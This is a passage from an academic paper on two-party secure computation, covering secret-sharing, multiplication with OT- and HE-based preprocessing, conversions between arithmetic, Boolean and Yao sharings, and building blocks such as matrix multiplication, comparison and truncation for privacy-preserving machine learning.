Sharing Protocol. Protocol SHARE enables party P_i for $i \in \{0,1\}$ to generate a $\langle\cdot\rangle$-sharing of its input value v. During the setup, P_i samples random $[\delta_v]_i$ while the parties together sample $[\delta_v]_{1-i}$ so that P_i will get to know $\delta_v = [\delta_v]_0 + [\delta_v]_1$ in clear. During the online phase, P_i computes $\Delta_v = v + \delta_v$ and sends it to P_{1-i}.

Reconstruction Protocol. To reconstruct value v given $\langle v\rangle$, protocol REC proceeds as follows: parties mutually exchange their missing $[\cdot]$-share of δ_v and locally compute $v = \Delta_v - [\delta_v]_0 - [\delta_v]_1$.

Linear Operations. Our sharing scheme is linear in the sense that given $\langle a\rangle, \langle b\rangle$ and public constants c_1, c_2, parties can locally compute $\langle y\rangle = c_1 \cdot \langle a\rangle + c_2 \cdot \langle b\rangle$. For this, P_i for $i \in \{0,1\}$ locally sets $\Delta_y = c_1 \cdot \Delta_a + c_2 \cdot \Delta_b$ and $[\delta_y]_i = c_1 \cdot [\delta_a]_i + c_2 \cdot [\delta_b]_i$.

Protocol MULT$(\langle a\rangle, \langle b\rangle)$

Setup:

- P_i for $i \in \{0,1\}$ samples random $[\delta_y]_i \in_R \mathbb{Z}_{2^\ell}$.
- Parties execute setupMULT$([\delta_a], [\delta_b])$ to generate $[\delta_{ab}]$.

Online:

- P_i for $i \in \{0,1\}$ locally computes and sends to P_{1-i} $[\Delta_y]_i = i \cdot \Delta_{ab} - \Delta_a[\delta_b]_i - \Delta_b[\delta_a]_i + [\delta_{ab}]_i + [\delta_y]_i$.
- P_i for $i \in \{0,1\}$ locally sets $\Delta_y = [\Delta_y]_0 + [\Delta_y]_1$.

Figure 2: Multiplication Protocol

Multiplication Protocol. Given the $\langle\cdot\rangle$-sharing of a, b, the goal of protocol MULT (cf. Fig. 2) is to generate $\langle y\rangle$ where $y = ab$. For correctness to hold, we will need

$$\begin{aligned}\Delta_y = y + \delta_y &= ab + \delta_y = (\Delta_a - \delta_a)(\Delta_b - \delta_b) + \delta_y \\ &= \Delta_a\Delta_b - \Delta_a\delta_b - \Delta_b\delta_a + \delta_a\delta_b + \delta_y.\end{aligned}$$

Since the δ-values are not available in clear to any of P_0, P_1, they cannot compute the value Δ_y on their own. But if we enable the parties obtain a $[\cdot]$-sharing of $\delta_{ab} = \delta_a\delta_b$, then each of them can compute a $[\cdot]$-sharing of Δ_y which they can mutually exchange to obtain Δ_y in clear. So the problem of multiplication reduces to generating $[\delta_{ab}]$ given $[\delta_a]$ and

$[\delta_b]$. We use protocol setupMULT to accomplish this task, the details of which is provided later in this subsection. We note that Turbospeedz [12] achieves same online cost as that of ours, but with a more expensive preprocessing. We provide more details in §A.3.

To summarize, during the setup phase, parties first locally sample the $[\cdot]$-shares for δ_y. In parallel, parties execute the setupMULT protocol on $[\delta_a]$ and $[\delta_b]$ to obtain $[\delta_{ab}]$. During the online phase, the parties locally compute $[\Delta_y]$ and subsequently reconstruct Δ_y.

We now provide the details for instantiating setupMULT using two of the well-known primitives: i) Oblivious Transfer (OT) as used in [39, 59] and ii) Homomorphic Encryption (HE) as used in [38,49,90]. These two approaches have been rallied against each other in terms of practical efficiency in the past and fair competition is still going on. In our work, we make only black-box access to these primitives, and hence an improvement in any of them will have a direct impact on the efficiency of the setup phase of our protocols.

Note that $\delta_{ab} = ([\delta_a]_0 + [\delta_a]_1)([\delta_b]_0 + [\delta_b]_1) = [\delta_a]_0[\delta_b]_0 + [\delta_a]_0[\delta_b]_1 + [\delta_a]_1[\delta_b]_0 + [\delta_a]_1[\delta_b]_1$. Here P_i for $i \in \{0,1\}$ can locally compute $[\delta_a]_i[\delta_b]_i$ and hence the problem reduces to computing $[\delta_a]_0[\delta_b]_1$ and $[\delta_a]_1[\delta_b]_0$.

OT based setupMULT. In our OT-based approach, we use Correlated OTs (cOT) [5] where the sender inputs a correlation function $f(\cdot)$ to cOT and obtains (m_0, m_1), where m_0 is a random element and $m_1 = f(m_0)$. We use cOT_ℓ^n to represent n parallel instances of 1-out-of-2 Correlated OTs on ℓ bit input strings.

To compute $[([\delta_a]_0[\delta_b]_1)]$, the parties execute cOT_ℓ^ℓ with P_0 being the sender and P_1 being the receiver. For the j-th instance of cOT where $j \in \{0,\ldots,\ell-1\}$, P_0 inputs the correlation $f_j(x) = x + 2^j[\delta_a]_0$ and obtains $(m_{j,0} = r_j, m_{j,1} = r_j + 2^j[\delta_a]_0)$. P_1 inputs choice bit b_j as the j-th bit of $[\delta_b]_1$ and obtains m_{j,b_j} as output. Now the $[\cdot]$-shares are defined as $[([\delta_a]_0[\delta_b]_1)]_0 = \sum_{j=0}^{\ell-1}(-r_j)$ and $[([\delta_a]_0[\delta_b]_1)]_1 = \sum_{j=0}^{\ell-1} m_{j,b_j}$. Computation of $[([\delta_a]_1[\delta_b]_0)]$ proceeds similarly with the role of the parties reversed.

HE-based setupMULT. In a HE based solution, P_0, using his public key pk_0, encrypts its messages $[\delta_a]_0, [\delta_b]_0$ in independent ciphertexts and sends the ciphertexts to P_1. In parallel, P_1 computes the ciphertexts corresponding to $[\delta_a]_1, [\delta_b]_1$ and a random element $r \in_R \mathbb{Z}_{2^\ell}$ using pk_0. Upon receiving the ciphertexts from P_0, P_1 computes the ciphertext corresponding to $\mathsf{v} = [\delta_a]_0[\delta_b]_1 + [\delta_a]_1[\delta_b]_0 - r$ using the homomorphic property of the underlying HE. P_1 then sends encryption of v to P_0 who then decrypts it using his secret key sk_0. Note that (v, r) forms an additive sharing of the desired value: $[\delta_a]_0[\delta_b]_1 + [\delta_a]_1[\delta_b]_0 = \mathsf{v} + r$.

A more detailed description for instantiating setupMULT using OT and HE is provided in the full version [83].

3.1.4 Multi-Input Multiplication Gates

3-Input Multiplication Gate. We show how to compute a 3-input multiplication gate (MULT3) with three inputs $\mathsf{a}, \mathsf{b}, \mathsf{c}$ with each input being $\langle\cdot\rangle$-shared. Similar to 2-input multiplication, we can write

$$\begin{aligned}\Delta_y = \mathsf{abc} + \delta_y &= (\Delta_a - \delta_a)(\Delta_b - \delta_b)(\Delta_c - \delta_c) + \delta_y \\ &= \Delta_{abc} - \Delta_{ab}\delta_c - \Delta_{bc}\delta_a - \Delta_{ac}\delta_b + \Delta_a\delta_{bc} + \Delta_b\delta_{ac} \\ &\quad + \Delta_c\delta_{ab} - \delta_{abc} + \delta_y.\end{aligned}$$

Here we need to generate the $[\cdot]$-sharing of four terms, namely $\delta_{ab}, \delta_{bc}, \delta_{ac}$ and δ_{abc} which is done by protocol setupMULT3. The protocol can be instantiated using either OT or HE in a similar fashion to that of setupMULT and the details are provided in the full version [83].

Multi-Input Multiplication Gate. We can extend our method to handle a 4-input multiplication (MULT4) gate and in the most general case, an N-input multiplication gate (MULTN) for any positive constant N, without inflating the online communication which remains just 2 ring elements independent of the fan-in of the gate. In contrast, the previous solution [78] requires an online communication of $2N$ ring elements for an N-input multiplication gate. Note that our improved online communication comes at the cost of an expensive setup and hence to maintain balance, we use $N \in \{3,4\}$ in our applications. We provide more details of [78] along with a comparison to our protocol in §A.3.

A more detailed description of MULT3, MULT4 and MULTN is given in the full version [83].

3.2 2PC in Boolean World

All the protocols mentioned above work over a Boolean ring ($\mathbb{Z}_{2^1}$) as well. This can be achieved by replacing additions (or subtractions) with XORs and multiplications with ANDs.

Negation Protocol. Given the **B**-sharing of a bit u as $\langle\mathsf{u}\rangle^{\mathbf{B}} = ([\delta_u], \Delta_u)$, the goal of a NOT protocol is to generate the boolean sharing of $\bar{\mathsf{u}}$. This can be done locally by setting $\Delta_{\bar{u}} = 1 \oplus \Delta_u$ and $[\delta_{\bar{u}}] = [\delta_u]$.

3.3 2PC in Yao World

For the Yao world, we follow the sharing semantics introduced by ABY [39]. For a wire u with value $\mathsf{v} \in \{0,1\}$, party P_0 acts as the garbler with the zero-key on the wire (K_u^0) being its share, while P_1 acts as the evaluator with the actual key (K_u^v) as its share. More formally, $\langle\mathsf{v}\rangle_0 = \mathsf{K}_u^0$ and $\langle\mathsf{v}\rangle_1 = \mathsf{K}_u^v$.

We use the free-XOR technique [66] in the garbling scheme, which enables the XOR gates to be evaluated without any communication. Here, the one-key for a wire is defined as a fixed offset from the zero-key as $\mathsf{K}_u^1 = \mathsf{K}_u^0 \oplus R$ with the least significant bit (LSB) of value R being set to 1 to enable

point-and-permute [10]. The value R is chosen by P_0 and is fixed across all the wires in the circuit.

To generate a $\langle\cdot\rangle$-sharing of a bit v, protocol $\mathsf{SHARE}(P_i,\mathsf{v})$ proceeds as follows: P_0 chooses a random zero-key $\mathsf{K}_\mathsf{u}^0 \in_R \{0,1\}^\kappa$ and sets $\mathsf{K}_\mathsf{u}^1 = \mathsf{K}_\mathsf{u}^0 \oplus R$, where κ denotes the computational security parameter. If $P_i = P_0$, P_0 sends $\mathsf{K}_\mathsf{u}^\mathsf{v}$ to P_1. For the case when $P_i = P_1$, parties engage in a cOT_κ^1 with P_0 being the sender and P_1 being the receiver. Here P_0 inputs the correlation function $f_R(x) = x \oplus R$ and obtains $(\mathsf{K}_\mathsf{u}^0, \mathsf{K}_\mathsf{u}^1 = \mathsf{K}_\mathsf{u}^0 \oplus R)$ while P_1 inputs v as choice bit and receives $\mathsf{K}_\mathsf{u}^\mathsf{v}$ as the output.

To generate a $\langle\cdot\rangle$-sharing of an ℓ-bit value v, parties execute the $\mathsf{SHARE}()$ protocol on each of its bits ($\mathsf{v}[j]$ for $j \in \{0,\ell-1\}$) in parallel. For a value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$, we abuse the notation slightly and use $\langle\mathsf{v}\rangle$ to denote the $\langle\cdot\rangle$-sharing corresponding to each bit of v. We refer readers to ABY [39] for a formal description of the two-party Yao world and the operations.

4 Mixed Protocol Conversions

In this section, we show techniques to convert the shared values among the three protocols, namely– Arithmetic, Boolean, and Yao. We use the superscripts $\{\mathbf{A},\mathbf{B},\mathbf{Y}\}$ to distinguish the sharing and the respective protocols in the Arithmetic, Boolean, and Yao world respectively.

4.1 Standard Conversions

Here we detail the conversions amongst the three protocols. While most of the conversions of ABY [39] demand the execution of OT in the online phase, our protocols invoke OT in the setup phase only. This makes the online phase of the conversions– (a) free of any cryptographic operations and (b) run for just 1 round as opposed to 2 rounds for OT in ABY (cf. Tab. 2), except the Arithmetic to Boolean conversion.

Y2B. Given the $\langle\cdot\rangle^\mathbf{Y}$-sharing of a bit $\mathsf{u} \in \{0,1\}$, the goal is to generate its equivalent Boolean sharing. As observed in ABY, since the last bit of the zero and one key are distinct, XORing the LSB of K_u^0 and $\mathsf{K}_\mathsf{u}^\mathsf{u}$ results in the underlying bit u. Hence, each P_i for $i \in \{0,1\}$ Boolean-shares the LSB of their respective shares $\langle\mathsf{u}\rangle_i^\mathbf{Y}$ followed by locally XORing the shares to obtain the desired result. We note that P_0 can perform $\mathsf{SHARE}^\mathbf{B}(P_0,\mathsf{LSB}(\mathsf{K}_\mathsf{u}^0))$ already in the setup phase.

B2Y. To convert $\langle\mathsf{u}\rangle^\mathbf{B}$ to its equivalent $\langle\cdot\rangle^\mathbf{Y}$-sharing, P_i for $i \in \{0,1\}$ first locally sets $\mathsf{u}_i = (1-i)\cdot\Delta_\mathsf{u} \oplus [\delta_\mathsf{u}]_i$. It is easy to verify that $\mathsf{u} = \mathsf{u}_0 \oplus \mathsf{u}_1$. This is followed by party P_i generating $\langle\mathsf{u}_i\rangle^\mathbf{Y}$ by executing the $\mathsf{SHARE}^\mathbf{Y}(P_i,\mathsf{u}_i)$ protocol as described in §3.3. Given $\langle\mathsf{u}_0\rangle^\mathbf{Y}, \langle\mathsf{u}_1\rangle^\mathbf{Y}$, the parties can locally compute $\langle\mathsf{u}\rangle^\mathbf{Y} = \langle\mathsf{u}_0\rangle^\mathbf{Y} \oplus \langle\mathsf{u}_1\rangle^\mathbf{Y}$ using the free-XOR technique [66]. In our solution, we observe that parties can generate $\langle\mathsf{u}_1\rangle^\mathbf{Y}$ in the setup phase, with u_1 available in the setup phase itself. This observation allows us to shift the OT run to the setup phase, as opposed to ABY [39].

A2Y. The conversion from $\langle\mathsf{v}\rangle^\mathbf{A}$ to its equivalent $\langle\cdot\rangle^\mathbf{Y}$-sharing proceeds similar to that of the B2Y conversion. Party P_i for $i \in \{0,1\}$ locally sets $\mathsf{v}_i = (1-i)\cdot\Delta_\mathsf{v} - [\delta_\mathsf{v}]_i$ so that $\mathsf{v} = \mathsf{v}_0 + \mathsf{v}_1$. During the setup phase, P_0 garbles a two-input adder circuit which computes $\mathsf{y} = \mathsf{x}_0 + \mathsf{x}_1$, given the inputs $\mathsf{x}_0, \mathsf{x}_1 \in \mathbb{Z}_{2^\ell}$. The garbled circuit is then sent to P_1. In parallel, parties execute $\mathsf{SHARE}^\mathbf{Y}(P_1,\mathsf{v}_1)$ to generate $\langle\mathsf{v}_1\rangle^\mathbf{Y}$. During the online phase, parties execute $\mathsf{SHARE}^\mathbf{Y}(P_0,\mathsf{v}_0)$ to generate $\langle\mathsf{v}_0\rangle^\mathbf{Y}$. This is followed by P_1 locally evaluating the garbled adder circuit to generate $\langle\mathsf{v}\rangle^\mathbf{Y}$ which is our desired result. The adder circuit consists of ℓ AND gates [20]. Using the half-gates technique [99], this has setup communication of $2\ell\kappa$ bits.

Y2A. To convert $\langle\mathsf{v}\rangle^\mathbf{Y}$ to $\langle\mathsf{v}\rangle^\mathbf{A}$, parties proceed similarly to ABY [39] as follows: During the setup phase, P_0 samples a random value $r \in_R \mathbb{Z}_{2^\ell}$ and executes $\mathsf{SHARE}^\mathbf{Y}(P_0,r)$ and $\mathsf{SHARE}^\mathbf{A}(P_0,r)$ to generate $\langle r\rangle^\mathbf{Y}$ and $\langle r\rangle^\mathbf{A}$ respectively. In parallel, P_0 garbles an Adder circuit and sends the garbled circuit along with the decoding information to P_1. During the online phase, P_1 evaluates the garbled circuit with inputs $\langle\mathsf{v}\rangle^\mathbf{Y}$ and $\langle r\rangle^\mathbf{Y}$ to generate $\langle\mathsf{v}+r\rangle^\mathbf{Y}$. Using the decoding information, P_1 obtains the value $(\mathsf{v}+r)$ in clear followed by executing $\mathsf{SHARE}^\mathbf{A}(P_1,\mathsf{v}+r)$ to generate $\langle\mathsf{v}+r\rangle^\mathbf{A}$. Parties then locally compute $\langle\mathsf{v}\rangle^\mathbf{A} = \langle\mathsf{v}+r\rangle^\mathbf{A} - \langle r\rangle^\mathbf{A}$.

A2B. To convert an arithmetic share $\langle\mathsf{v}\rangle^\mathbf{A}$ to its equivalent Boolean share, parties use a Boolean Adder circuit similar to that of the A2Y conversion. Here, party P_i for $i \in \{0,1\}$ locally sets $\mathsf{v}_i = (1-i)\cdot\Delta_\mathsf{v} - [\delta_\mathsf{v}]_i$ followed by executing $\mathsf{SHARE}^\mathbf{B}(P_i,\mathsf{v}_i)$ to generate $\langle\mathsf{v}_i\rangle^\mathbf{B}$. Parties then evaluate the circuit using the 2PC protocol as described in §3. As mentioned in ABY [39] and ABY3 [73], the adder circuit can either be instantiated in its size-optimized [20] or depth-optimized variant (Parallel-prefix Adder [69]) and both these methods result in a non-constant (dependent on ℓ) number of rounds. A constant-round solution is to use $\mathsf{Y2B}(\mathsf{A2Y}(\langle\mathsf{v}\rangle^\mathbf{A}))$.

Bit2A. Here the goal is to generate the arithmetic sharing of a bit $\mathsf{v} \in \{0,1\}$, given its Boolean sharing $\langle\mathsf{v}\rangle^\mathbf{B}$. Let v^a denote the value of bit v when viewed over an ℓ-bit ring. Then for $\mathsf{v} = \mathsf{v}_0 \oplus \mathsf{v}_1$, we can write $\mathsf{v}^\mathsf{a} = \mathsf{v}_0^\mathsf{a} + \mathsf{v}_1^\mathsf{a} - 2\mathsf{v}_0^\mathsf{a}\mathsf{v}_1^\mathsf{a}$. We make use of this observation in the rest of the paper several times. Note that $\mathsf{v}^\mathsf{a} = (\Delta_\mathsf{v} \oplus \delta_\mathsf{v})^\mathsf{a} = \Delta_\mathsf{v}^\mathsf{a} + \delta_\mathsf{v}^\mathsf{a} - 2\Delta_\mathsf{v}^\mathsf{a}\delta_\mathsf{v}^\mathsf{a}$.

During the setup phase, parties interactively generate the $[\cdot]$ sharing of value $\delta_\mathsf{v}^\mathsf{a}$. During the online phase, P_i for $i \in \{0,1\}$ locally computes $[\mathsf{v}^\mathsf{a}]_i = i\cdot\Delta_\mathsf{v}^\mathsf{a} + (1-2\Delta_\mathsf{v}^\mathsf{a})\cdot[\delta_\mathsf{v}^\mathsf{a}]_i$ and executes $\mathsf{SHARE}^\mathbf{A}(P_i,[\mathsf{v}^\mathsf{a}]_i)$ to generate $\langle[\mathsf{v}^\mathsf{a}]_i\rangle^\mathbf{A}$. This is followed by parties locally computing $\langle\mathsf{v}^\mathsf{a}\rangle^\mathbf{A} = \langle[\mathsf{v}^\mathsf{a}]_0\rangle^\mathbf{A} + \langle[\mathsf{v}^\mathsf{a}]_1\rangle^\mathbf{A}$.

Now we describe how to generate $[\delta_\mathsf{v}^\mathsf{a}]$ in the setup phase, given the $[\cdot]$-sharing of bit δ_v. Since $\delta_\mathsf{v} = [\delta_\mathsf{v}]_0 \oplus [\delta_\mathsf{v}]_1$, we can write $\delta_\mathsf{v}^\mathsf{a} = [\delta_\mathsf{v}^\mathsf{a}]_0 + [\delta_\mathsf{v}^\mathsf{a}]_1 - 2([\delta_\mathsf{v}^\mathsf{a}]_0[\delta_\mathsf{v}^\mathsf{a}]_1)$. The parties first execute cOT_ℓ^1 with P_0 as sender and P_1 as receiver. P_0 inputs the correlation $f_j(x) = x + [\delta_\mathsf{v}]_0^\mathsf{a}$ and obtains $(s_0 = r, s_1 = r + [\delta_\mathsf{v}]_0^\mathsf{a})$. P_1 inputs the choice bit as $[\delta_\mathsf{v}]_1$ and obtains $s_{[\delta_\mathsf{v}]_1} = r + [\delta_\mathsf{v}]_1\cdot[\delta_\mathsf{v}]_0^\mathsf{a}$ as the output. P_0 locally sets $[([\delta_\mathsf{v}]_0^\mathsf{a}[\delta_\mathsf{v}]_1^\mathsf{a})]_0 =$

$-r$ while P_1 sets $[([\delta_v]_0^a\,[\delta_v]_1^a)]_0 = s_{[\delta_v]_1}$. Party P_i for $i \in \{0,1\}$ locally sets the $[\cdot]$-share of $[\delta_v^a]$ as $[\delta_v^a]_i = (1-i)\cdot[\delta_v]_0^a + i\cdot[\delta_v]_1^a - 2\,[([\delta_v]_0^a\,[\delta_v]_1^a)]_i$.

B2A. To convert a value $v \in \mathbb{Z}_{2^\ell}$ from its $\langle\cdot\rangle^{\mathbf{B}}$-sharing to its equivalent arithmetic sharing $\langle v\rangle^{\mathbf{A}}$, one simple solution is to follow steps similar to the Y2A conversion. Here, parties evaluate a Boolean subtraction circuit with $\langle v\rangle^{\mathbf{B}}$ and $\langle r\rangle^{\mathbf{B}}$ as the inputs, where r denotes a random value chosen by P_0. In addition, P_0 executes $\mathsf{SHARE}^{\mathbf{A}}(P_0, r)$ to generate $\langle r\rangle^{\mathbf{A}}$ as well. After the evaluation, the value $(v-r)$ is reconstructed to P_1, who further generates $\langle v-r\rangle^{\mathbf{A}}$. Parties then locally compute $\langle v\rangle^{\mathbf{A}} = \langle v+r\rangle^{\mathbf{A}} - \langle r\rangle^{\mathbf{A}}$.

As the above solution results in a non-constant round protocol in the online phase, we propose a *novel* round efficient variant which makes use of the Bit2A protocol. Our protocol was inspired from [31] that proposed a similar solution for the four party honest majority case. Here we make use of the fact that $v = \sum_{j=0}^{\ell-1} 2^j \cdot v[j]$ where $v[j]$ denotes the j^{th} bit of v. Since the parties possess $\langle v[j]\rangle^{\mathbf{B}}$ for each $j \in [0,\ell)$, they execute Bit2A conversion on $\langle v[j]\rangle^{\mathbf{B}}$ to generate its arithmetic equivalent $\langle v[j]\rangle^{\mathbf{A}}$. This results in a communication corresponding to ℓ instances of Bit2A conversions.

We observe that the online cost can be brought down to just 2 ring elements using the following approach. For each bit $v[j]$, parties locally compute the $[\cdot]$-sharing corresponding to $(v[j])^a$ as mentioned in Bit2A. Now, instead of generating the $\langle\cdot\rangle^{\mathbf{A}}$-share corresponding to each bit, P_i for $i \in \{0,1\}$ locally computes $[v]_i = \sum_{j=0}^{\ell-1} 2^j \cdot [(v[j])^a]_i$ and executes $\mathsf{SHARE}^{\mathbf{A}}(P_i, [v]_i)$ to generate $\langle [v]_i\rangle^{\mathbf{A}}$. Both parties then locally compute $\langle v\rangle^{\mathbf{A}} = \langle [v_0]\rangle^{\mathbf{A}} + \langle [v_1]\rangle^{\mathbf{A}}$. It is easy to verify that $v = [v]_0 + [v]_1$.

4.2 Special Conversions

For the three special conversions described below, the inputs are either Boolean shares or a mix of Boolean and arithmetic shares. The goal is to compute the equivalent arithmetic sharing of the product of the inputs. These conversions use the techniques of the Bit2A protocol (§4.1).

a) Protocol $\mathsf{PQ}(\langle p\rangle^{\mathbf{B}}, \langle q\rangle^{\mathbf{B}}) : \langle p\rangle^{\mathbf{B}}\langle q\rangle^{\mathbf{B}} \to \langle pq\rangle^{\mathbf{A}}$

Prep: $[\delta_p^a], [\delta_q^a], [\delta_p^a\delta_q^a]$

$(pq)^a = (\Delta_p^a + (1-2\Delta_p^a)\delta_p^a)(\Delta_q^a + (1-2\Delta_q^a)\delta_q^a)$

b) Protocol $\mathsf{PV}(\langle p\rangle^{\mathbf{B}}, \langle v\rangle^{\mathbf{A}}) : \langle p\rangle^{\mathbf{B}}\langle v\rangle^{\mathbf{A}} \to \langle pv\rangle^{\mathbf{A}}$

Prep: $[\delta_p^a], [\delta_p^a\delta_v]$

$(pv)^a = (\Delta_p^a + (1-2\Delta_p^a)\delta_p^a)(\Delta_v - \delta_v)$

c) Protocol $\mathsf{PQV}(\langle p\rangle^{\mathbf{B}}, \langle q\rangle^{\mathbf{B}}, \langle v\rangle^{\mathbf{A}}) : \langle p\rangle^{\mathbf{B}}\langle q\rangle^{\mathbf{B}}\langle v\rangle^{\mathbf{A}} \to \langle pqv\rangle^{\mathbf{A}}$

Prep: $[\delta_p^a], [\delta_q^a], [\delta_p^a\delta_q^a], [\delta_p^a\delta_v], [\delta_q^a\delta_v], [\delta_p^a\delta_q^a\delta_v]$

$(pqv)^a = (\Delta_p^a + (1-2\Delta_p^a)\delta_p^a)(\Delta_q^a + (1-2\Delta_q^a)\delta_q^a)(\Delta_v - \delta_v)$

During the online phase, parties locally generate a $[\cdot]$-sharing of the value to be computed followed by executing the $\mathsf{SHARE}^{\mathbf{A}}$ protocol on it to generate its equivalent arithmetic sharing. Then, parties locally add the resulting arithmetic shares to obtain the final result. The difference lies in the setup required for each of the conversions. The expression provided above shows the desired result in terms of corresponding Δ and δ values and the data (labelled as Prep) to be prepared in the setup phase.

As observed in the Bit2A protocol, the online phase of all these conversions consists of both parties executing arithmetic sharing of a single element resulting in one round with a communication of just 2 ring elements. We provide a detailed description of the conversions in the full version [83].

5 Building Blocks for Applications

In this section, we provide details for our building blocks that form the core of the applications that we explore in §6. We provide the formal details and communication cost analysis in the full version [83].

5.1 Scalar Product

Given the arithmetic sharing of n-element vectors $\vec{a}, \vec{b}$, the goal is to generate $\langle y\rangle^{\mathbf{A}}$ where $y = \vec{a} \odot \vec{b} = \sum_{j=1}^{n} a_i b_i$. One trivial way is to invoke the multiplication protocol from §3.1.3 corresponding to each of the n underlying multiplications. This would result in online communication linear in the vector size n. We now show how to make the online communication *independent* of the vector size.

The parties first execute the preprocessing corresponding to each of the n multiplications in parallel. Here we observe that there is no need to sample the shares of $[\delta_{y_j}]$ corresponding to each of the underlying multiplications. Instead, the parties locally sample the shares of $[\delta_y]$. During the online phase, parties first locally compute the $[\cdot]$-sharing of value Δ_{y_j} where y_j denotes $a_j b_j$. P_i for $i \in \{0,1\}$ now locally computes $[\Delta_y]_i = \sum_{j=1}^{n} [\Delta_{y_j}]_i$. This is followed by the parties mutually exchanging $[\Delta_y]$-shares to reconstruct Δ_y.

Compared with the state-of-the-art 2PC solutions in ABY [39] which require communication of 4n elements in the online phase, our protocol requires an online communication of just 2 ring elements.

5.2 Matrix Multiplication

Here we provide the details for extending our 2PC multiplication (§3.1.3) to the matrix setting. We abuse the notation slightly and use '$+$' for addition of matrices and '$-$' for subtraction. Also, we follow the $\langle\cdot\rangle$-sharing semantics for matrices as well. For $\mathbf{X}^{m\times n}$, we have $\Delta_{\mathbf{X}} = \mathbf{X} + [\delta_{\mathbf{X}}]_0 + [\delta_{\mathbf{X}}]_1$. Here $\Delta_{\mathbf{X}}, [\delta_{\mathbf{X}}]_0$ and $[\delta_{\mathbf{X}}]_1$ are matrices with dimension $m \times n$ and $x_{i,j}$ denote the $[i:j]$-th entry of $\mathbf{X}$.

Given $\mathbf{A}^{p\times q}, \mathbf{B}^{q\times r}$, protocol MATMULT proceeds as follows: During the setup phase, for $i \in [p], j \in [q], k \in$

$[r]$, parties execute $\mathsf{setupMULT}(\left[\delta_{\mathsf{a}_{i,j}}\right], \left[\delta_{\mathsf{b}_{j,k}}\right])$ to generate $\left[\delta_{\mathsf{a}_{i,j}\mathsf{b}_{j,k}}\right]$. This results in a $[\cdot]$-sharing of $\gamma_{\mathbf{AB}} = \delta_{\mathbf{A}} \circ \delta_{\mathbf{B}}$ among P_0, P_1. During the online phase, parties locally compute a $[\cdot]$-sharing of $\Delta_{\mathbf{C}}$ using the following relation:

$$\begin{aligned}\Delta_{\mathbf{C}} &= \mathbf{C} + \delta_{\mathbf{C}} = \mathbf{A} \circ \mathbf{B} + \delta_{\mathbf{C}} = (\Delta_{\mathbf{A}} - \delta_{\mathbf{A}}) \circ (\Delta_{\mathbf{B}} - \delta_{\mathbf{B}}) + \delta_{\mathbf{C}} \\ &= \Delta_{\mathbf{A}} \circ \Delta_{\mathbf{B}} - \Delta_{\mathbf{A}} \circ \delta_{\mathbf{B}} - \delta_{\mathbf{A}} \circ \Delta_{\mathbf{B}} + \gamma_{\mathbf{AB}} + \delta_{\mathbf{C}}.\end{aligned}$$

Finally, parties mutually exchange $[\Delta_{\mathbf{C}}]$ and obtain $\Delta_{\mathbf{C}}$ completing the protocol. Our protocol improved the online communication from $\mathrm{O}(pqr)$ to $\mathrm{O}(pr)$ ring elements, eliminating the dependency on dimension q.

5.3 Depth-Optimized Circuits

Parallel-prefix Adders (PPA) offer a depth-optimized solution to the binary addition between two ℓ-bit binary numbers. The best-known PPAs have $\log_2(\ell)$ depth [47]. Using ideas from [7,47], we design a PPA using two, three, and four input AND gates combined and obtain depth-optimized PPAs. For a 64-bit ring, we achieve a $2\times$ improvement in depth over existing designs along with a reduction in online communication.

Circuit	ℓ	#AND2		#AND3	#AND4	Depth	
Adder	8	15	(24)	6	1	2	(3)
BitExt	8	7	(14)	4	1	2	(3)
Adder	64	216	(384)	184	179	3	(6)
BitExt	64	41	(126)	27	47	3	(6)

Table 5: Depth-optimized Circuits for ℓ-bit rings. Previous circuits from ABY3 [73] are given in brackets.

As shown in [73], the PPA circuit can be optimized to obtain just the most significant bit (MSB), which we denote as Bit Extraction (BitExt) circuits. The efficiency gain in our PPA construction extends to BitExt circuits as well. Tab. 5 provides a summary of the results.

5.4 Comparison

As pointed out in [30,73], checking $\mathsf{x} < \mathsf{y}$ in the Fixed-Point Arithmetic (FPA) representation is equivalent to checking the sign of $\mathsf{v} = \mathsf{x} - \mathsf{y}$, which is stored in the MSB position of v.

The corresponding protocol LT begins with parties locally computing $\langle \mathsf{v} \rangle = \langle \mathsf{x} \rangle - \langle \mathsf{y} \rangle$. Let $\mathsf{v} = \mathsf{a} + \mathsf{b}$ where $\mathsf{a} = -[\delta_{\mathsf{v}}]_0$ and $\mathsf{b} = \Delta_{\mathsf{v}} - [\delta_{\mathsf{v}}]_1$. P_0, P_1 execute $\mathsf{SHARE}^{\mathbf{B}}$ on a, b respectively to generate its equivalent boolean sharing. The parties then use the Bit Extraction (BitExt, §5.3) circuit to compute $\mathsf{MSB}(\mathsf{v})$ in the boolean sharing format.

5.5 Truncation

In Fixed-Point Arithmetic (FPA), repeated multiplications result in an overflow with the fractional part doubling up in size after each multiplication. The naive solution of choosing a large enough ring to avoid the overflow is impractical for ML algorithms where the number of sequential multiplications is large. To tackle this, truncation [31,73,75] is used where the result of the multiplication is brought back to the FPA representation by chopping off the last x bits.

Below we explain how to perform truncation without affecting the communication cost for the multiplication. Our protocol is inspired by SecureML [75] and works as follows: During the online phase of multiplication, the parties first locally compute $[\mathsf{y}]$ directly instead of $[\Delta_{\mathsf{y}}]$. This is possible since $[\mathsf{y}] = [\Delta_{\mathsf{y}}] - [\delta_{\mathsf{y}}]$. Now each party locally truncates $[\mathsf{y}]$ to obtain the truncated value denoted by $[\mathsf{y}^t]$. This is followed by parties executing the $\mathsf{SHARE}^{\mathbf{A}}$ protocol on $[\mathsf{y}^t]$ to generate its arithmetic sharing. Finally, the parties locally compute $\langle \mathsf{y}^t \rangle^{\mathbf{A}} = \langle [\mathsf{y}^t]_0 \rangle^{\mathbf{A}} + \langle [\mathsf{y}^t]_1 \rangle^{\mathbf{A}}$. The correctness of the method follows trivially from SecureML.

5.6 MAX2 / MIN2

